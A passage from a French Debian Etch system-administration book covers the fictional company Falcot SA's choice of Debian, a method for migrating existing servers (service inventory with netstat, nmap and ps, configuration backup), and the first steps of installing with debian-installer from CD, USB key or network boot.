Enfin, pour des raisons d'homogénéité du parc et de facilité d'administration, il est demandé que la même distribution assure le fonctionnement des serveurs (dont certains sont des machines Sparc actuellement sous Solaris) et des PC de bureau.

Distributions communautaires et commerciales

On trouve deux grandes catégories de distributions Linux : les commerciales et les communautaires. Les premières, développées par des entreprises, sont vendues associées à des services. Les secondes sont élaborées suivant le même modèle de développement ouvert que les logiciels libres dont elles sont constituées.

Une distribution commerciale aura donc tendance à publier de nouvelles versions assez fréquemment pour mieux en commercialiser les mises à jour et services associés. Son avenir est directement lié au succès commercial de son entreprise, et beaucoup ont déjà disparu (Caldera Linux, StormLinux, etc.).

Une distribution communautaire ne suit quant à elle aucun planning. À l'instar du noyau Linux, les nouvelles versions sortent lorsqu'elles sont stables, jamais avant. Sa survie est garantie tant qu'il y aura assez de développeurs individuels ou de sociétés tierces pour la faire vivre.

Une comparaison des diverses distributions Linux a fait retenir Debian pour de nombreuses raisons :

- C'est une distribution communautaire, au développement assuré indépendamment de toute contrainte commerciale ; ses objectifs sont donc essentiellement d'ordre technique, ce qui semble favoriser la qualité globale du produit.
- De toutes les distributions communautaires, c'est la plus importante à tout point de vue : en nombre de contributeurs, en nombre de logiciels disponibles, en années d'existence. La taille de sa communauté représente évidemment un indiscutable gage de pérennité.
- Statistiquement, ses nouvelles versions sortent tous les 18 à 24 mois, calendrier qui convient aux administrateurs.
- Une enquête auprès de plusieurs sociétés de services françaises spécialisées dans le logiciel libre a montré que toutes proposent une assistance technique pour Debian ; c'est même pour beaucoup d'entre elles la distribution retenue en interne. Cette diversité de fournisseurs potentiels est un atout majeur pour l'indépendance de Falcot SA.
- Enfin, Debian est disponible sur une multitude d'architectures, dont Sparc ; il sera donc possible de l'installer sur les quelques serveurs Sun de Falcot SA.

Une fois Debian retenue, il reste à choisir la version à employer. Voyons pourquoi les administrateurs ont tranché en faveur de Debian Etch.

Pourquoi Debian Etch ?

À l'heure où nous avons commencé à écrire ces lignes, Debian Etch était encore la distribution « *Testing* », mais lorsque vous les lirez, cela sera la nouvelle version « *Stable* » de Debian. C'est d'ailleurs la raison pour laquelle nous évoquerons « Debian Etch » plutôt que « Debian 4.0 »... l'usage veut que le numéro de version ne soit pas employé avant sa sortie effective.

Vous pourrez ainsi parfois remarquer quelques différences mineures entre ce qui est décrit ici et ce que vous constaterez en pratique — même si nous avons limité ces incohérences au maximum, surtout depuis qu'Etch est officiellement devenue « *Stable* ».

Le choix de Debian Etch se justifie bien sûr par le fait que tout administrateur soucieux de la qualité de ses serveurs s'orientera naturellement vers la version stable de Debian. De plus, cette distribution introduit de nombreux changements intéressants : qu'il s'agisse du nouvel installateur (déjà présent depuis Debian Sarge, mais encore amélioré depuis) ou de la généralisation de **debconf**, tous apportent des améliorations qui concernent directement les administrateurs.

PARTICIPER

N'hésitez pas à nous signaler toute erreur par e-mail ; Raphaël est joignable à l'adresse hertzog@debian.org, Roland à lolando@debian.org.

COMMUNAUTÉ Publication d'Etch

À l'époque de la première édition, l'absence de serveurs capables de recompiler les mises à jour de sécurité pour la distribution Sarge bloquait le processus de publication de celle-ci. Ce problème a été résolu peu avant la deuxième édition, mais Sarge n'avait toujours pas été officialisée. Elle a tout de même fini par être publiée (en juin 2005), et le travail focalisé sur Etch a pu commencer.
À l'heure de cette nouvelle édition, Debian Etch vient d'être publiée (le 8 avril 2007). Cette troisième édition se focalise donc sur Etch, bien que la plupart des concepts restent applicables à Sarge (et même à Woody).

chapitre 3

Prise en compte de l'existant et migration

Toute refonte du système d'information doit se baser sur l'existant pour réexploiter au maximum les ressources disponibles et garantir l'interopérabilité des différents éléments constituant le système. Cette étude fera apparaître une trame générique, à suivre dans chaque migration d'un service sous Linux.

SOMMAIRE

MOTS-CLÉS

- Existant
- Réutilisation
- Migration

Coexistence en environnement hétérogène

Debian s'intègre très bien dans tous les types d'environnements existants et cohabite avec tous les systèmes d'exploitation. Cette quasi-parfaite harmonie provient des pressions du marché qui contraignent les éditeurs à développer des logiciels respectueux des normes et standards, donc avec lesquels les autres programmes, libres ou pas, serveurs comme clients, peuvent interagir.

Intégration avec des machines Windows

La prise en charge de SMB/CIFS par Samba assure une très bonne communication dans un contexte Windows. Il sert des fichiers et des files d'impression aux clients Windows et intègre des logiciels grâce auxquels une machine Linux utilisera des ressources publiées par des serveurs Windows.

OUTIL **Samba**

La version 2 de Samba se comporte comme un serveur Windows NT (authentification, fichiers, files d'impression, téléchargement des pilotes d'impression, DFS, etc.). La version 3 honore l'annuaire Active Directory, l'interopérabilité avec les contrôleurs de domaines NT4 et les appels distants d'administration (RPC — *Remote Procedure Call*).

Intégration avec des machines Mac OS

Le logiciel Netatalk, employant le protocole Appletalk (lui-même géré par le noyau Linux), interfacera Debian avec un réseau Mac OS. Il assure les fonctions de serveur de fichiers et de files d'impression ainsi que de temps (synchronisation des horloges). Sa fonction de routeur permet d'interconnecter des réseaux Appletalk.

Intégration avec d'autres machines Linux/Unix

Enfin, NFS et NIS, eux aussi compris, garantiront les interactions avec des systèmes Unix. NFS assure la fonctionnalité de serveur de fichiers, tandis que NIS permet de créer un annuaire des utilisateurs. Signalons également que la couche d'impression BSD, employée par la majorité des Unix, permet aussi de partager des files d'impression.

Démarche de migration

Pour chaque ordinateur à migrer, il faut suivre une démarche garantissant une continuité dans les services offerts. Quel que soit le système d'exploitation utilisé, le principe ne change pas.




Figure 3–1
Cohabitation de Debian avec MacOS, Windows et les systèmes Unix

Recenser et identifier les services

Aussi simple qu'elle paraisse, cette étape est indispensable. Un administrateur sérieux connaît vraisemblablement les rôles principaux de chaque serveur, mais ceux-ci évoluent et quelques utilisateurs expérimentés auront parfois installé des services « sauvages ». Connaître leur existence vous permettra au moins de décider de leur sort au lieu de les supprimer par mégarde.

À ce titre, il est souhaitable d'informer vos utilisateurs de votre projet quelque temps avant la migration effective du serveur. Pour les impliquer dans le projet, il pourra être utile d'installer sur les postes bureautiques les logiciels libres les plus courants qu'ils seront amenés à retrouver lors de la migration des postes de travail sous Debian ; on pense bien entendu à OpenOffice.org et aux logiciels de la suite Mozilla.

ALTERNATIVE **Utiliser netstat pour trouver la liste des services disponibles**

Sur une machine Linux, la commande **netstat -tupan** dresse la liste des sessions TCP actives ou en attente ainsi que des ports UDP que les programmes actifs écoutent. Cela facilite le recensement des services proposés sur le réseau.

Réseau et processus

L'outil **nmap** (paquet Debian du même nom) identifiera rapidement les services Internet hébergés par une machine reliée au réseau sans même nécessiter de s'y connecter (**login**). Il suffit d'invoquer la commande suivante sur une autre machine connectée au même réseau :

```
$ nmap miretche
Starting Nmap 4.20 ( http://insecure.org ) at 2007-02-20 10:26 CET
Interesting ports on 192.168.1.99:
Not shown: 1694 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
79/tcp  open  finger
111/tcp open  rpcbind

Nmap finished: 1 IP address (1 host up) scanned in 2.554 seconds
```

Si le serveur est une machine Unix offrant un compte shell aux utilisateurs, il est intéressant de déterminer si des processus s'exécutent en tâche de fond, en l'absence de leur propriétaire. La commande **ps auxw** affiche tous les processus et leur identifiant utilisateur associé. En croisant ces informations avec la sortie de la commande **who** (donnant la liste des utilisateurs connectés), il est possible de retrouver d'éventuels serveurs sauvages ou des programmes fonctionnant en tâche de fond. La consultation des tables de processus planifiés (`crontabs`) fournira souvent des renseignements intéressants sur les fonctions remplies par le serveur (l'explication complète des commandes de **cron** se trouve dans la section « Planification de tâches » du chapitre 9).

Dans tous les cas, il est indispensable de prévoir une sauvegarde du serveur : elle permettra de récupérer des informations a posteriori, quand les utilisateurs feront état de problèmes concrets dus à la migration.

Conserver la configuration

Il convient de conserver la configuration de chaque service identifié afin de pouvoir installer l'équivalent sur le serveur mis à jour. Le strict minimum est d'imprimer les fichiers de configuration et d'en faire une copie de sauvegarde.

Pour des machines Unix, la configuration se trouve habituellement sous `/etc/` mais il se peut qu'elle soit placée dans un sous-répertoire de `/usr/local/`. C'est le cas lorsqu'un logiciel est installé depuis ses sources plutôt qu'avec un paquet. On peut même la rencontrer, dans certains cas, sous `/opt/`.

Pour les services gérant des données (comme les bases de données), il est fortement recommandé d'exporter celles-ci dans un format standard, plus facile à reprendre par le nouveau logiciel. Un tel format est généralement en mode texte et documenté : il s'agira par exemple d'un *dump* SQL pour une base de données et d'un fichier LDIF pour un serveur LDAP.




Figure 3–2
Sauvegarde des bases de données

Chaque logiciel serveur est différent et il est impossible de détailler tous les cas existants. Reportez-vous aux documentations du logiciel actuel et du nouveau logiciel pour identifier les portions exportables puis réimportables et celles qui nécessiteront un travail manuel. La lecture de ce livre vous éclairera déjà sur la configuration des principaux logiciels serveurs sous Linux.

Prendre en main un serveur Debian existant

Pour en reprendre efficacement l'administration, on pourra analyser une machine déjà animée par Debian.

Le premier fichier à vérifier est `/etc/debian_version`, qui contient habituellement le numéro de version du système Debian installé (il fait partie du paquet *base-files*). S'il indique `testing/unstable`, c'est que le système a été mis à jour avec des paquets provenant d'une de ces deux distributions en développement.

Le programme **`apt-show-versions`** (du paquet Debian éponyme) consulte la liste des paquets installés et identifie les versions disponibles. **`aptitude`** permet aussi d'effectuer ces tâches, d'une manière moins systématique.

Un coup d'œil au fichier `/etc/apt/sources.list` montrera la provenance probable des paquets Debian déjà installés. Si beaucoup de sources inconnues apparaissent, l'administrateur pourra choisir de réinstaller complètement l'ordinateur pour s'assurer une compatibilité optimale avec les logiciels fournis par Debian.

Ce fichier `sources.list` est souvent un bon indicateur : la majorité des administrateurs gardent au moins en commentaires les sources APT employées par le passé. Mais il est toujours possible que des sources employées par le passé aient été supprimées, voire que l'ancien administrateur ait installé manuellement (avec **dpkg**) des paquets téléchargés sur l'Internet. Dans ce cas, la machine trompe par son apparence de Debian « standard ». C'est pourquoi il convient d'être attentif à tout indice pouvant trahir la présence de paquets externes (apparition de fichiers `.deb` dans des répertoires inhabituels, numéros de version de paquet dotés d'un suffixe particulier représentant l'origine du paquet — comme `ubuntu` ou `ximian`, etc.)

De même, il est intéressant d'analyser le contenu du répertoire `/usr/local/`, prévu pour contenir des programmes compilés et installés manuellement. Répertorier les logiciels installés de cette manière est riche d'enseignements, car cela incite à s'interroger sur la raison justifiant le non-emploi du paquet Debian correspondant — si un tel paquet existe.

DÉCOUVERTE cruft

Le paquet `cruft` permet de répertorier tous les fichiers présents sur le disque qui ne sont affectés à aucun paquet. Il dispose de quelques filtres (plus ou moins efficaces, et plus ou moins à jour) pour éviter d'afficher certains de ces fichiers qui existent légitimement (fichiers générés par les paquets Debian, ou fichiers de configuraton gérés en dehors du contrôle de **dpkg**, etc.).
Attention à ne pas supprimer aveuglément tout ce que **`cruft`** pourrait lister !

Installer Debian

Toutes les informations relatives au serveur actuel étant maintenant connues, il est possible de mettre celui-ci hors service et d'y installer Debian.

Pour en choisir la version adéquate, il faut connaître l'architecture de l'ordinateur. S'il s'agit d'un PC, ce sera vraisemblablement i386. Dans les autres cas, on pourra restreindre les possibilités en fonction du système précédemment employé.




Figure 3–3
Installer la Debian adaptée à chaque ordinateur

Le tableau 3–1 ne prétend pas être exhaustif mais pourra vous aider. Dans tous les cas, la documentation d'origine de l'ordinateur vous renseignera de manière plus certaine.

Tableau 3–1 Correspondance entre système d'exploitation et architecture

Système d'exploitation	Architecture(s)
DEC Unix (OSF/1)	alpha, mipsel
HP Unix	hppa
IBM AIX	powerpc
Irix	mips
MacOS	powerpc, m68k, i386
MVS	s390
Solaris, SunOS	sparc, m68k, i386
Ultrix	mips
VMS	alpha
Windows NT	i386, alpha, mipsel
Windows XP	i386, ia64, amd64

MATÉRIEL PC de dernière génération

Certains ordinateurs récents sont pourvus de processeurs 64 bits d'Intel ou d'AMD, compatibles avec les anciens processeurs 32 bits : les logiciels compilés pour architecture « i386 » fonctionneront donc. En revanche, ce mode compatibilité ne met pas à profit les capacités de ces nouveaux processeurs. C'est pourquoi Debian prévoit les architectures « ia64 » pour les processeurs Itanium d'Intel et « amd64 » pour ceux d'AMD. Cette dernière prend également en charge les processeurs « em64t » d'Intel, très similaires aux AMD64.

Installer et configurer les services sélectionnés

Une fois Debian installée, il s'agit d'installer et de configurer un à un tous les services que cet ordinateur doit héberger. La nouvelle configuration devra prendre en compte la précédente pour assurer une transition tout en douceur. Toutes les informations récoltées dans les deux premières étapes sont nécessaires pour mener à bien celle-ci.




Figure 3–4
Installer les services sélectionnés

Avant de se lancer corps et âme dans cet exercice, il est fortement recommandé de consulter le reste de ce livre, grâce auquel vous aurez une idée plus précise sur la manière de configurer les services prévus.

chapitre 4

Installation

Pour utiliser Debian, il faut l'avoir installée sur un ordinateur, tâche complexe prise en charge par le programme *debian-installer*. Une bonne installation implique de nombreuses opérations. Ce chapitre les passe en revue dans l'ordre dans lequel elles sont habituellement effectuées.

SOMMAIRE

MOTS-CLÉS

- Installation
- Partitionnement
- Formatage
- Système de fichiers
- Secteur d'amorçage
- Détection de matériel

B.A.-BA Cours de rattrapage en annexe

L'installation d'un ordinateur est toujours plus simple lorsque l'on est familier avec son fonctionnement. Si ce n'est pas votre cas, il est peut-être temps de faire un détour par l'annexe B (« Petit cours de rattrapage », page 383) avant de revenir à la lecture de ce chapitre capital.

Etch est la deuxième version de Debian (après Sarge) à bénéficier du nouvel installateur **`debian-installer`**, que sa conception modulaire rend opérationnel dans de nombreux scénarios différents. Cette nouvelle version a également introduit la détection automatique du matériel. D'une manière générale, cet installateur est beaucoup moins déroutant pour le débutant puisqu'il supprime de nombreuses questions et assiste l'utilisateur à chaque étape du processus, notamment le partitionnement, bête noire des nouveaux venus. Une étape supplémentaire est franchie avec Etch, puisque l'installation en mode graphique est possible !

En revanche, il est beaucoup plus gourmand que son prédécesseur, et requiert 48 Mo de mémoire (64 Mo sont toutefois conseillés). Ces limitations auraient pu poser problème il y a quelques années mais plus à l'heure actuelle, chaque nouvel ordinateur comptant au minimum 512 Mo de mémoire RAM. Même les plus vieux ordinateurs de Falcot disposent de 64 Mo de RAM suite à une mise à jour effectuée l'année dernière.

ATTENTION Mise à jour depuis Sarge

Si vous avez déjà Debian Sarge installée sur votre ordinateur, ce chapitre n'est pas pour vous ! En effet, contrairement à d'autres distributions, Debian permet la mise à jour du système d'une version à la suivante sans passer par une réinstallation. Une réinstallation, en plus de ne pas être nécessaire, serait même dangereuse, puisqu'elle écraserait probablement les programmes installés au préalable.
Cette démarche de migration sera décrite au chapitre 6, en page 103.

Méthodes d'installation

B.A.-BA BIOS, l'interface matériel/logiciel

Le BIOS (abréviation de *Basic Input/Output System*, ou système élémentaire d'entrées-sorties) est un logiciel intégré à la carte mère et exécuté au démarrage du PC pour charger un système d'exploitation (par l'intermédiaire d'un chargeur d'amorçage adapté). Il reste ensuite présent en arrière-plan pour assurer une interface entre le matériel et le logiciel (en l'occurrence, le noyau Linux).

L'installation d'un système Debian est possible depuis divers types de médias, pour peu que le BIOS de la machine le permette. On pourra ainsi amorcer grâce à un CD-Rom, une clé USB, voire à travers un réseau.

Installation depuis un CD-Rom/DVD-Rom

Le média d'installation le plus employé est le CD-Rom (ou le DVD-Rom, qui se comporte exactement de la même manière) : l'ordinateur s'amorce sur ce dernier et le programme d'installation prend la main.

Divers CD-Rom ciblent chacun des usages différents : *netinst* (installation réseau) contient l'installateur et le système de base de Debian ; tous les autres logiciels seront téléchargés. Son « image », c'est-à-dire le système de fichiers ISO-9660 présentant le contenu exact du disque, occupe environ 150 Mo. Quant au CD-Rom de type carte de visite (*businesscard* ou *bizcard*), il ne fournit que l'installateur, tous les paquets

Debian (y compris ceux du système de base) devant être téléchargés. Son image n'occupant que 35 Mo, elle peut être gravée sur un CD-Rom au format « carte de visite » — ce qui explique ce nom. Enfin, le jeu complet propose tous les paquets et permet d'installer le système sur un ordinateur n'ayant pas accès à l'Internet — ce qui suppose tout de même plus d'une vingtaine de CD-Rom (ou trois DVD-Roms). Mais les logiciels sont répartis sur les disques en fonction de leur popularité et de leur importance ; les trois premiers suffiront donc à la majorité des installations car ils contiennent la plupart des logiciels les plus utilisés.

Pour se procurer des CD-Rom Debian, on peut bien sûr télécharger et graver leur image. Mais il est aussi possible de les acheter, et de faire par la même occasion un petit don au projet. Consultez le site web pour connaître la liste des vendeurs et des sites de téléchargement des images de ces CD-Rom.

‣ http://www.debian.org/CD/index.fr.html

ASTUCE Disques multi-architectures

La plupart des CD-Rom et DVD-Rom d'installation correspondent à une seule architecture matérielle. Si l'on souhaite télécharger les images complètes, il faudra donc prendre soin de choisir celles qui correspondent à l'architecture matérielle de l'ordinateur sur lequel on souhaite les utiliser.
Mais Etch a introduit quelques images de CD-Rom/DVD-Rom supplémentaires, qui présentent la particularité de fonctionner sur plusieurs architectures. On trouve ainsi deux images de CD-Rom *netinst* : l'une pour les architectures *i386 amd64* et *powerpc*, l'autre pour les architectures *alpha hppa* et *ia64*. Il existe aussi une image de DVD-Rom comprenant l'installateur et une sélection de paquets binaires pour *i386 amd64* et *powerpc*, ainsi que les paquets sources correspondants.

Démarrage depuis une clé USB

Les ordinateurs récents étant capables de démarrer depuis des périphériques USB, il est également possible d'installer Debian depuis une clé USB (ce n'est qu'un petit disque de mémoire Flash). Attention cependant, tous les BIOS ne sont pas de même facture : certains savent démarrer sur des périphériques USB 2.0, d'autres ne gèrent que l'USB 1.1. En outre, la clé USB doit disposer de secteurs de 512 octets, et cette caractéristique, bien que fréquente, n'est jamais documentée sur l'emballage des clés que l'on trouve dans le commerce.

Le manuel d'installation explique comment créer une clé USB contenant **`debian-installer`**. Il faut tout d'abord identifier le nom de périphérique de la clé USB (ex : `/dev/sda`), le plus simple pour cela est de consulter les messages émis par le noyau à l'aide de la commande **`dmesg`**. Une clé achetée dans le commerce est normalement déjà partitionnée (avec une partition unique) et formatée en FAT16. Si ce n'est pas le cas, il faut rectifier cela avec **`cfdisk /dev/sda`** pour le partitionnement et **`mkdosfs /dev/sda1`** pour le formatage. Il faut alors installer le chargeur de démarrage **`syslinux`** (du paquet Debian éponyme) avec la commande **`syslinux /dev/sda1`**. Il ne reste plus qu'à copier un noyau (`vmlinuz`), un mini-système de démarrage (`initrd.gz`) et un fichier de configuration de syslinux (`syslinux.cfg`). Les deux premiers se récupèrent depuis un miroir Debian dans le répertoire `debian/dists/etch/main/installer-i386/current/images/hd-media/` et le dernier se rédige facilement avec un éditeur de texte :

```
default vmlinuz
append initrd=initrd.gz
```

EN PRATIQUE Debian sur CD-Rom

Le DVD-Rom offert avec ce livre est le DVD-Rom officiel multi-architectures de Debian 4.0. Il contient le système de base et le bureau graphique GNOME, ainsi que la majorité des logiciels étudiés.
Des CD-Rom Debian sont également proposés à la vente ; nous recommandons notamment la société Ikarios, qui propose aussi de nombreux autres articles intéressants en rapport avec le logiciel libre (vêtements avec le logo Debian, autocollants, livres, etc.).

‣ http://www.ikarios.com/

Vous trouverez également quelques offres spéciales sur le site de Raphaël, n'hésitez pas à le consulter :

‣ http://www.ouaza.com/livre/admin-debian/

Il est possible de passer des paramètres à l'installateur en les rajoutant sur la ligne `append`. Une explication plus détaillée est disponible dans le manuel de l'installateur : http://www.debian.org/releases/etch/i386/ch04s04.html

Installation par boot réseau

De nombreux BIOS permettent d'amorcer directement sur le réseau en téléchargeant le noyau à démarrer. Cette méthode (que l'on retrouve sous différents noms, notamment PXE ou *boot*TFTP) peut être salvatrice si l'ordinateur ne dispose pas de lecteur de CD-Rom ou si le BIOS ne peut amorcer sur un tel média.

Cette méthode d'initialisation fonctionne en deux étapes. Premièrement, lors du démarrage de l'ordinateur, le BIOS (ou la carte réseau) émet une requête BOOTP/DHCP pour obtenir une adresse IP de manière automatique. Lorsqu'un serveur BOOTP ou DHCP renvoie une réponse, celle-ci inclut un nom de fichier en plus des paramètres réseau. Après avoir configuré le réseau, l'ordinateur client émet alors une requête TFTP (*Trivial File Transfer Protocol*) pour obtenir le fichier dont le nom lui a été précisé précédemment. Ce fichier récupéré, il est exécuté comme s'il s'agissait d'un chargeur de démarrage, ce qui permet de lancer le programme d'installation Debian — celui-ci s'exécute alors comme s'il provenait d'un disque dur, d'un CD-Rom ou d'une clé USB.

Tous les détails de cette méthode sont disponibles dans le guide d'installation (section « Préparer les fichiers pour amorcer depuis le réseau avec TFTP »).

- http://www.debian.org/releases/etch/i386/ch05s01.html#boot-tftp
- http://www.debian.org/releases/etch/i386/ch04s06.html

Autres méthodes d'installation

Lorsqu'il s'agit de déployer des installations personnalisées sur un grand nombre d'ordinateurs, on se passe généralement de l'installation manuelle, et on opte pour des approche plus automatisées. Selon les cas et la complexité des installations à effectuer, on emploiera plutôt FAI (*Fully Automatic Installer*, décrit en page 285), ou un CD d'installation personnalisé avec préconfiguration (voir page 287).

Étapes du programme d'installation

Exécution du programme d'installation

Quand le BIOS a démarré sur le CD-Rom (ou le DVD-Rom), l'invite du chargeur d'amorçage Isolinux apparaît (`boot:`). À ce stade, le noyau Linux n'est pas encore chargé ; cette invite permet justement de choisir le noyau à démarrer et de saisir d'éventuelles options à lui passer.

Pour une installation standard, une pression sur la touche *Entrée* suffit pour enchaîner sur la suite de l'installation.

Les touches *F1* à *F10* affichent différents écrans d'aide détaillant les options possibles à l'invite. L'une d'entre elles permet par exemple de lancer l'installation en mode graphique (au lieu du mode semi-graphique employé par défaut) ; on l'activera en tapant **`installgui`** et en validant par *Entrée*. Comme à cette étape de l'installation le clavier n'a pas encore été configuré, les utilisateurs de claviers français (AZERTY) devront en réalité taper **`instqllgui`** pour obtenir le bon résultat.

Le mode « expert » détaille toutes les options possibles au cours de l'installation et permet de naviguer entre les différentes étapes sans qu'elles s'enchaînent automatiquement. Attention, ce mode très verbeux pourra dérouter par la multitude des choix de configuration qu'il propose. Pour l'employer, il suffit de saisir **`expert`** et de valider par *Entrée*. Pour l'installateur graphique en mode expert, on tapera **`expertgui`**.

Figure 4–1
Écran de démarrage

EN PRATIQUE Installation à côté d'un Windows existant

Si l'ordinateur fonctionne déjà sous Windows, il n'est pas nécessaire de supprimer ce système pour installer Debian. On peut en effet disposer des deux systèmes à la fois, chacun installé sur un disque ou une partition, et choisir lequel lancer au démarrage de l'ordinateur. Cette configuration est souvent appelée *dual boot*, et le système d'installation de Debian peut tout-à-fait la mettre en place. Elle intervient lors de la phase de partitionnement du disque dur, et lors de la mise en place du chargeur de démarrage — voir les encadrés dans ces sections.

Si l'on a déjà un Windows fonctionnel, on pourra même se passer de la récupération des CD-Rom ; Robert Millan propose en effet un site web permettant de télécharger depuis Windows un installateur Debian allégé, et de le mettre en place sur le disque dur. Il suffit alors de redémarrer l'ordinateur pour choisir entre le lancement normal de Windows et celui du programme d'installation.

‣ http://www.goodbye-microsoft.com/

B.A.-BA Chargeur d'amorçage

Le chargeur d'amorçage (ou de démarrage), *bootloader* en anglais, est un programme de bas niveau chargé de démarrer le noyau Linux juste après que le BIOS lui a passé la main. Pour mener cette mission à bien, il doit être capable de « retrouver » sur le disque le noyau Linux à démarrer. Sur architecture i386, les deux programmes les plus employés pour effectuer cette tâche sont LILO, le plus ancien, et GRUB, un challenger plus moderne.

Une fois démarré, le programme d'installation nous guide d'étape en étape tout au long du processus. Cette section détaille chacune d'entre elles, leurs tenants et leurs aboutissants. Nous suivons le déroulement correspondant au DVD-Rom fourni avec ce livre — les autres types d'installation (*netinst* ou *businesscard*) pouvant varier quelque peu. Nous allons également nous concentrer sur l'installation en mode graphique, mais elle ne diffère de l'installation « classique » que par l'aspect visuel.

B.A.-BA **Naviguer grâce au clavier**

Certaines étapes du processus d'installation nécessitent une saisie d'informations. Ces écrans disposent alors de plusieurs zones qui peuvent « avoir le *focus* » (zone de saisie de texte, cases à cocher, liste de choix, boutons OK et Annuler), et la touche tabulation permet de circuler entre elles.
En mode graphique, on pourra utiliser la souris de manière classique.

Choix de la langue

Le programme d'installation débute en anglais mais la toute première étape consiste à choisir la langue utilisée par la suite. Opter pour le français fournira une installation entièrement traduite (et un système configuré en français à l'issue du processus). Ce choix sert également à proposer des choix par défaut plus pertinents lors des étapes suivantes (la disposition du clavier notamment).




Figure 4–2
Choix de la langue

Choix du pays

La deuxième étape consiste à choisir le pays. Associée à la langue, cette information permettra de proposer une disposition de clavier encore plus adaptée. Elle influera aussi sur la configuration du fuseau horaire. Dans le cas de la France, un clavier de type AZERTY sera proposé et le fuseau horaire sera « Europe/Paris ».

Choix de la disposition du clavier

Le clavier « Français » proposé convient pour les claviers AZERTY traditionnels. Il prend en charge le symbole euro.

Figure 4–3
Choix du pays

